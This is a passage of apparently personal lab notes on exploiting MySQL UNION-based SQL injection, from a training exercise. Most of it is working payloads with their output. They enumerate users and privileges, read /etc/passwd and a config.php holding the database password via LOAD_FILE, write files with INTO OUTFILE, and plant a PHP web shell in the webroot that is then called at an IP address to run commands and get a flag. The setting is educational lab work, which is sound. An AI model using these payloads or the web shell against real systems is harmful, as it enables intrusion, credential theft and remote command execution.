Reading And Writing Files

READING FILES:

1. Identifying the Current DB User
Before doing anything in a database, we need to know which user we are logged in as. This is essential because different users have different access levels.
Why is this important?
• DBA Privileges: If we're a database administrator (DBA), we likely have higher privileges such as the ability to read and write files, access sensitive data, and perform administrative tasks.
• Non-DBA Users: If we aren't a DBA, we need to check what we are allowed to do, as permissions could be limited.

How to find the current user:
We can use these SQL queries to find out the current user:

SELECT USER(); -- Returns the current user in the format 'username@hostname'
SELECT CURRENT_USER(); - Returns the user that MySQL authenticated as
SELECT user FROM mysql.user; -- Lists all users in MySQL

Our Injection Query: ' UNION SELECT 1, user(), 3, 4-- -
The user() function returns the current user.
The result might return root@localhost, indicating that we are logged in as the root user.

Port Code	Port City	Port Volume
root@localhost	3	4

2. Checking User Privileges
Once we know our user, we need to understand what privileges we have. These privileges determine what actions we can perform (e.g., read, write, delete data, or access files).
Super Admin Privileges:

To check if our user has super admin privileges, we can use:
SELECT super_priv FROM mysql.user;
This query checks the super_priv column in the mysql. user table, which indicates whether a user has super admin privileges (Y for yes, N for no)

Our Injection Query: ' UNION SELECT 1, super_priv, 3, 4 FROM mysql.user-- -
This query will return the value of super_priv for the user we are logged in as.
If the query returns Y, it means we have super admin privileges.

Port Code	Port City	Port Volume
Y	3	4

3. Listing Detailed User Privileges

Now that we know our user has super admin privileges, we can check the full list of privileges assigned to us. This can help us understand exactly what actions we are allowed to
perform.
Query to List Privileges:
To get all privileges for the current user:


```
SELECT grantee, privilege_type FROM information_schema.user_privileges;
```

grantee : The user granted the privilege.
privilege_type: The type of privilege (e.g., SELECT, INSERT, FILE).

Our Injection Query:
We can inject the query to focus on the rootuser privileges:

```
cn' UNION SELECT 1, grantee, privilege_type, 4 FROM information_schema.user_privileges-- -
```

Now, we may see entries like :
• FILE: This indicates that the user has the privilege to read and write files on the server.



Port Code	Port City	Port Volume
'root'@'localhost'	SELECT	4
'root'@'localhost'	INSERT	4
'root'@'localhost'	UPDATE	4
'root'@'localhost'	DELETE	4
'root'@'localhost'	CREATE	4
'root'@'localhost'	DROP	4
'root'@'localhost'	RELOAD	4
'root'@'localhost'	SHUTDOWN	4
'root'@'localhost'	PROCESS	4
'root'@'localhost'	FILE	4

4. Using the FILE Privilege

If we have the FILE privilege, we can read and write files on the server. This is a powerful privilege that can be used to:
Read sensitive files (e.g., configuration files, database dumps).
• Upload or modity files (e.g., malicious scripts).
Example:
We can use the FILE privilege to read a file on the server:
SELECT LOAD_FILE('/etc/passwd'); -- Reads the system's password file on Linux-b

```
' UNION SELECT 1, LOAD_FILE("/etc/passwd"), 3, 4-- -
```

If this query returns data, it means we have successfully read the file, and we may have uncovered sensitive information (like user

Port Code	Port City	Port Volume
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin		

Summary of Key Steps:
1. Identify the current user using SQL queries (USER(), CURRENT_USER ()).
2. Check if the user has super admin privileges by querying the super_priv field.

3. List detailed privileges using the information_ schema.user_privileges
table to see what
actions the user can perform.
4. Look for the FILE privilege, which grants the ability to read and write files.

Example Scenario:
• We log in as root@localhost using SQL injection.
• We check if we have super admin privileges (super_priv returns Y).
• We list all privileges and see that the FILE privilege is granted.
• We use LOAD_FILE() to read a sensitive file on the server.

This process shows how attackers might escalate privileges and use the FILE privilege to access sensitive files or inject malicious code.

By understanding who has which privileges (e.g., FILE, SUPER, SELECT), attackers can plan their next steps, such as escalating privileges or accessing sensitive data. Always
ensure your web applications and databases are protected from SQL injection to avoid such vulnerabilities.

--#TASK#--
Determine the expected Columns : ' order by 4-- -
Output: Only 4 columns Accepted
Find the current user in the DB: ' UNION 1, user(), 3, 4-- -
Output:

PA ONX	Colon	3.2599999990463257
root@localhost	3	4


Determine the current user's Privileges: ' UNION SELECT 1, super_priv, 3, 4 from mysql.user-- -
OUTPUT:

PA ONX	Colon	3.2599999990463257
Y	3	4

Determine the Detailed user Privileges: ' UNION SELECT 1, grantee, privilege_type, 4 FROM
information_schema.user_privileges-- -
OUTPUT:


'root'@'localhost'	INDEX	4
'root'@'localhost'	ALTER	4
'root'@'localhost'	SHOW DATABASES	4
'root'@'localhost'	SUPER	4
'root'@'localhost'	CREATE TEMPORARY TABLES	4
'root'@'localhost'	LOCK TABLES	4
'root'@'localhost'	EXECUTE	4
'root'@'localhost'	REPLICATION SLAVE	4
'root'@'localhost'	REPLICATION CLIENT	4
'root'@'localhost'	CREATE VIEW	4
'root'@'localhost'	SHOW VIEW	4
'root'@'localhost'	CREATE ROUTINE	4
'root'@'localhost'	ALTER ROUTINE	4
'root'@'localhost'	CREATE USER	4
'root'@'localhost'	EVENT	4

Use the File Privileges to Access: ' UNION SELECT 1, LOAD_FILE("/var/www/html/search.php"), 3, 4-- -



CTRL+U To analyze the source code

NOW: ' UNION SELECT 1, LOAD_FILE("/var/www/html/config.php"), 3, 4-- -



Got the DB PASSWORD !!

WRITING FILES:
In modern DBMSes, writing files to the server is highly restricted to prevent attacks like uploading web shells for code execution. By default, file-write privileges are disabled and
require DBA-level access. Before attempting to write files, we must check if we have the necessary privileges and if the DBMS permits file writes.

Write File Privileges

To be able to write files to the back-end server using a MySQL database, we require three things:
1. User with FILE privilege enabled
2. MySQL global secure_file_priv variable not enabled
3. Write access to the location we want to write to on the back-end server

Since our user has the `FILE` privilege in previous task , we now need to check if MySQL allows file writing by inspecting the `secure_file_priv` global variable.

secure_file_priv
The secure_file_priv variable in MySQL determines the locations from which you can read or write files. Its value controls file access for certain operations, such as LOAD_FILE()
and SELECT INTO OUTFILE, and is crucial for controlling database file access for security purposes.


- Controls file access: Determines where MySQL can read/write files.
- Possible values:
  - Empty (`""`): Full file access (if `FILE` privilege is granted).
  - Directory Path: Access limited to that specific folder.
  - NULL: No file access allowed.

Defaults:
- MariaDB: Default is empty (full access).
- MySQL: Default is `/var/lib/mysql-files` (restricted access).

MySQL global variables are stored in a table called global_variables, and as per the documentation, this table has two columns variable_name and variable_value.
We have to select these two columns from that table in the INFORMATION_SCHEMA database. We will then filter the results to only show the secure_file_priv variable, using the
WHERE clause

Check its value:
SELECT variable_name, variable_value FROM information_schema.global_variables WHERE variable_name="secure_file_priv";

Union injection example:
cn' UNION SELECT 1, variable_name, variable_value, 4 FROM information_schema.global_variables WHERE variable_name="secure_file_priv"-- -



Port Code	Port City	Port Volume
SECURE_FILE_PRIV		4

Summary:
- Empty: Full file access.
- Directory: Access limited to a folder.
- NULL: No file access.

SELECT INTO OUTFILE:

- Purpose: Exports query results directly to a file on the server.
- Syntax:
  SELECT columns FROM table INTO OUTFILE 'file_path';

- Example: Exporting `users` table data to `/tmp/credentials`:
  SELECT * FROM users INTO OUTFILE '/tmp/credentials';

- Write Arbitrary Data:
  SELECT 'this is a test' INTO OUTFILE '/tmp/test.txt';

- File Check:
  cat /tmp/test.txt : this is a test
  ls -la /tmp/test.txt: -rw-rw-rw-

- Advanced: Use `FROM_BASE64` to export binary data:
  SELECT FROM_BASE64('base64_data') INTO OUTFILE '/tmp/file.bin';

- **Privileges**: Requires `FILE` privilege to write files.

Writing Files Through SQL Injection:
The goal is to check if the user has write permissions in the web directory and then create a file that can be accessed via the web application.

1. Initial Query:
The attacker uses a SQL injection to write a message to a file on the server.
SELECT 'file written successfully!' INTO OUTFILE '/var/www/html/proof.txt';
Note: This writes the message to the web server's web root (/var/www/html/), making the file publicly accessible via the web. Accessing proof.txt will display 'file written
successfully!'.

2. Finding the Web Root Directory:
To write a web shell or other files, the attacker must know the web root directory. If the web directory isn't known, they can:
• Use LOAD_FILE to try reading configuration files such as Apache's apache2. conf or
Nginx's nginx.conf to gather clues.
• Perform a fuzzing scan to try different potential locations for the web root.
• Use error messages from the server to infer the directory.

3. Using UNION Injection:
The UNION SQL injection technique allows the attacker to combine the result of the original query with another query. Here's an example where the attacker injects a payload to
write
'file written successfully!' to the web root:
' UNION SELECT 1, 'file written successfully!', 3, 4 INTO OUTFILE '/var/www/html/proof.txt'-- -

• The 1, 3, and 4 are just placeholders that fill the result set. The important part is
'file written successfully!'.

• After executing the query, there are no visible errors on the page, which means the query succeeded. The attacker can check the /var/www/html/proof.txt file to verify.

4. Problem with Extra Numbers:
The result written to the file contains the numbers (1, 3, 4) along with the text 'file written successfully!' . This happens because the UNION query includes these additional
columns as part of the output.
To clean up the result and only write the intended message, the attacker can replace the numbers with empty strings "", like this:

' UNION SELECT "", 'file written successfully!', "", "" INTO OUTFILE '/var/www/html/proof.txt'-- -
This will ensure that only 'file written successfully!' appears in the file, without the extra numbers.

Summary:
• Goal: Use SQL injection to write a text file to the web root directory.
• UNION Injection: Combines multiple query results to achieve the goal of writing to a file.
• Problem: Extra numbers in the file output due to the UNION query.
• Solution: Use empty strings ("") to clean up the output and ensure only the intended message is written.
This technique can be part of a larger

Writing a Web Shell:

Having confirmed write permissions, we can go ahead and write a PHP web shell to the webroot folder. We can write the following PHP webshell to be able to execute commands
directly on the back-end server:

<?php system($_REQUEST[0]); ?>
We can reuse our previous UNION injection payload, and change the string to the above, and the file name to shell.php:


Our Injection Query:
cn' union select "",'<?php system($_REQUEST[0]); ?>', "", "" into outfile '/var/www/html/shell.php'-- -

uid=33(www-data) gid=33(www-data) groups=33(www-data)


--#TASK#--
Find the flag by using a webshell.

Determine the number of columns:
Determine the expected Columns : ' order by 4-- -
Output: Only 4 columns Accepted


' union select "",'<?php system($_REQUEST[0]); ?>', "", "" into outfile '/var/www/html/shell.php'-- -



http://94.237.59.180:32578/shell.php?0=%20ls%20/var/www



our injection in search field: ' UNION SELECT 1, LOAD_FILE("/var/www/flag.txt"),3,4-- -
Or using webshell : cat /var/www/flag.txt



OUR FLAG !!: d2b5b27ae688b6a0f1d21b7d3a0798cd